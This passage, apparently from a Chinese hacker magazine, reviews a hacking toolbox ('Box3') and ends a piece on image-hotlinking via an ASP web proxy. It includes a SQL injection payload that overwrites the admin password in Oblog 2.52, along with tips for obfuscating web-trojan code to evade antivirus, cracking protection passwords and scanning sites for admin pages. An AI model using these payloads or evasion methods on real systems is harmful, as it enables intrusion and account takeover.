
无奈啊，翻一下以前的《黑客手册》吧，突然发现了LCX的一篇文章，是写网页代理在入侵中的妙用的，灵光一闪，哈哈，如果把这个网页代理放到一个支持ASP的空间中，通过这个代理访问相册的图片，不就相当于直接用服务器访问相关文件吗？既然是直接访问，图片当然是可以显示的，而网页代理后的结果又是以URL的方式出现的，也就是说我们可以把经过网页代理后的URL在发帖时直接放到[img][/img]代码中调用，不就可以正常显示图片了吗？说干就干，马上找了个免费的ASP空间放上这个网页代理的文件，然后去发个帖测试了一下，结果N久图片都显示不出来，又不显示图片链接失效，只是一直在下载图片，见图2。

这是怎么回事呢？难道是免费空间的速度问题吗？直接访问这个经过代理后的URL试试，显示的是一个"？"(问号)。看来这个网页代理得不行啊，既然这个不行我就另找一个吧，找了很久终于被我找到了一个专门用来解决这个问题的文件，我优化了一下代码，把这个文件放到免费空间中，直接访问代理后的URL图片可以正常显示了，再把代理后的URL放到[img][/img]代码中调用，发帖后图片终于可以正常显示了，只不过速度慢了点，但问题总算解决了。



【文中所涉及的网页代理文件tt.asp，已收录在光盘中】

编辑点评：作者通过借鉴别人的技巧解决实际问题，值得我们学习。这篇文章只是运用，建议大家自己分析分析光盘中的网页代理文件，这样对自己脚本的水平会有所提高。顺便提醒一下，通过网页代理还可以做更多的事哦！



Box3综合工具箱抢先体验

JiaJia

从本文你可以学到：

1.ASP加密解密、Access数据文件的压缩、UPX的加壳和脱壳
2.字符转换、破解Word文件保护、获取还原精灵密码
3.常用网络模块及系统控制模块的应用

作为一个软件爱好者，经常用大侠们写的那很有创意，使用又相当简单的东东，但是往往为了要达到一个目的需要使用多款软件，很麻烦，所以就自己写了一款软件“Box”，集这些功能之大成，并加以创新。下面具体来看看最新在《黑客手册》首发的Box3[NoHack专版]有些什么功能及如何使用吧！

一、主程序

如图1、2，我们可以看见Box3放弃了原来Box2的界面，单纯只用菜单作为了主程序。还是跟以前一样，有许多的功能，但是我重写了Box2的代码，把各个功能具体地分出了版块，每个版块独立生成EXE。好了，这里我简单介绍一下。（注：我提供了两个主程序，一个是菜单经过美化的，另一个则反之。）




图1

用鼠标右键点击右下角的托盘小图标，在“快捷菜单”选择“获取窗口标题到剪切板”，然后立即切换到你需要的窗口，这样就可以获取到此窗口的标题了。用鼠标左键点击托盘小图标，则可以快速访问NoHack的官方站点，以及Box的官方站点。




图2

二、各大功能版块

Box中各大版块的文件，包括所用到的控件，都在“BoxTools”目录下了。若在使用程序时，出现缺少控件的提示，请运行“BoxTools”目录下的“注册控件.bat”。为了方便，程序内的所有文本框和文件选择框都加上了支持拖放的功能。

1、文件处理版块

该功能版块大体如图3，首先要提的就是我“文本内容对比”，它可以使你轻易地知道两个文本有哪些不同，并且指出不同的位置，方便你修改。具体能用在什么方面上，那就要看你自己了。在“EXE转换”中我又添加了一项EXE2Html，选择你要转换的EXE文件即可转换成Html页面文件，用IE打开生成的Html文件可以看见立即弹出一个提示框“Html2EXE文件转换成功，请保存！”，接下来的就不用说了，相信聪明的你一定了解。有了这个小功能，你可以在网吧施行突破哦。（提示：在使用EXE2XXX的功能的时候最好把杀毒软件关了。）另外在“简易查壳”中我还加了一个文件MD5验证，以方便大家使用。至于“EXE的Flash转换为SWF”这个功能可以在2006.06期的黑客手册中找到，不懂的就快翻吧。

2、加密解密版块

在此版块中修正了原Box2的许多Bug，包括了MD5弱口令反查。如图4，连“nohack”这个词都能反查出来，有意思吧。




图3

还新增了“Base64编码”和“ASP加解密”这两个常用功能。注意一下，这里的ASP加解密不能达到免杀的效果。




图4

小知识

Base64是在MIME邮件中常用的编码方式之一。它的主要思想是将输入的字符串或数据编码成只含有‘A’——‘Z’、‘a’——‘z’、‘0’——‘9’、‘+’及‘/’这64个可打印的字符串，故称为“Base64”。Base64编码的方法是，将输入数据流每次取6 bit，用此6 bit的值（0—63）作为索引去查表，输出相应字符。这样，每3个字节将编码为4个字符（3×8 → 4×6），不满4个字符的以‘=’填充。

3、字符转换版块

“字符转进制”这个功能是很实用的，比如在注入方面，还有在给网页木马做免杀等。大家都知道，ASP+SQL型的网站若对某些字符做了过滤的话，我们是不能轻易地实行注入大法的，那么这个时候可以想想字符转进制这招了。在Oblog2.52版存在的漏洞中就可以用字符转进制这个方法取得突破，漏洞出现在的user_blog.asp中，虽然它过滤了“'”、“*”、“?”、“(”、“)”、“<”、及“.”七个字符，但是我们可以用SQL常用的更新语句实行突破，一般更新管理员MD5值的语句是“;update into [admin] set password='







图5

49BA59ABBE56E057' where id =1--"，因为有单引号，所以其中的"password"的值应该更改为16进制的值，即为"；update into [admin] set password=0x34003900620061003500390061006200620065003500360065003000350037 00 where id =1--"，如图5。详细解析该漏洞利用的相关文章已经有了，我就不多写了。在挂马的时候，挂马的有关代码也可以转换成eval("\……")的形式，以便躲过查杀。（提示：注意图5右边的选项）


图6


图7

此版块剩下的就只有"ASCII查询"和"解密编码Html"这两个功能了，以前用"编码Html"是可以轻易过杀毒软件的，不过现在好像没那么容易了。我用网页木马的文件测试了一下，得到的结果是没编码前的文件杀毒软件认定是病毒，编码后被认为是可疑文件，情况只有一小点的改变（注：只在卡巴下做了测试）。


图8

4、强力破解版块

该版块新增了两个功能，"破解MS Word文件保护"和"还原精灵密码破解"，破解MS Word文件保护这个小功能由本小组的smallrascal在《黑客手册》上介绍过。而还原精灵的密码破解程序网上到处都能找到，不过都是针对比较老的版本，对于新的就无能为力了，这个可以读取对最新的6.1版本的，如图6。

5、压缩加壳版块

该版块新增了一个"Access数据库压缩"的功能，而且压缩的效果还不错哦，测试如图7，可以看见一个3.04M的数据库被压缩成2.06M。

6、扫描攻击版块WebScan

这个功能应该算是好玩的一种吧。我收集了一些常用的管理员入口、默认数据库及上传页面，利用多线程进行扫描。如图8，可以对站点进行快速的扫描，得到可以利用的信息。如果你想修改扫描列表，请访问储存在"BoxTools"目录下的links.txt文件。

7、数据库版块SqlTools

与这个相雷同的工具早在2005.05期的《黑客手册》上就有介绍过，我是模仿着写出来的。它插入到一中间SQL服务器，并利用SQL语句查询相关内容，也就是说必须有一个SQL服务器用于接收数据。详细的使用方法就不说了，相信充分发挥你的想像力，一定会有用的。

8、网络相关版块

此版有两个新的功能。"网页试玩"其实就是一个数据提交工具，"TcpWPE"跟名声赫赫的WinSockExpert有着相同的功能，都是抓包工具。


"网页试玩"跟其他提交工具不同的地方是可以自动计算"Content-Length"的值，避免像用NC提交时一次又一次头疼的计算问题；它还可以取得网页源代码；更有对付繁体中文产生的乱码问题，若返回信息是乱码，点击"内码转换"即可解决，如图9。

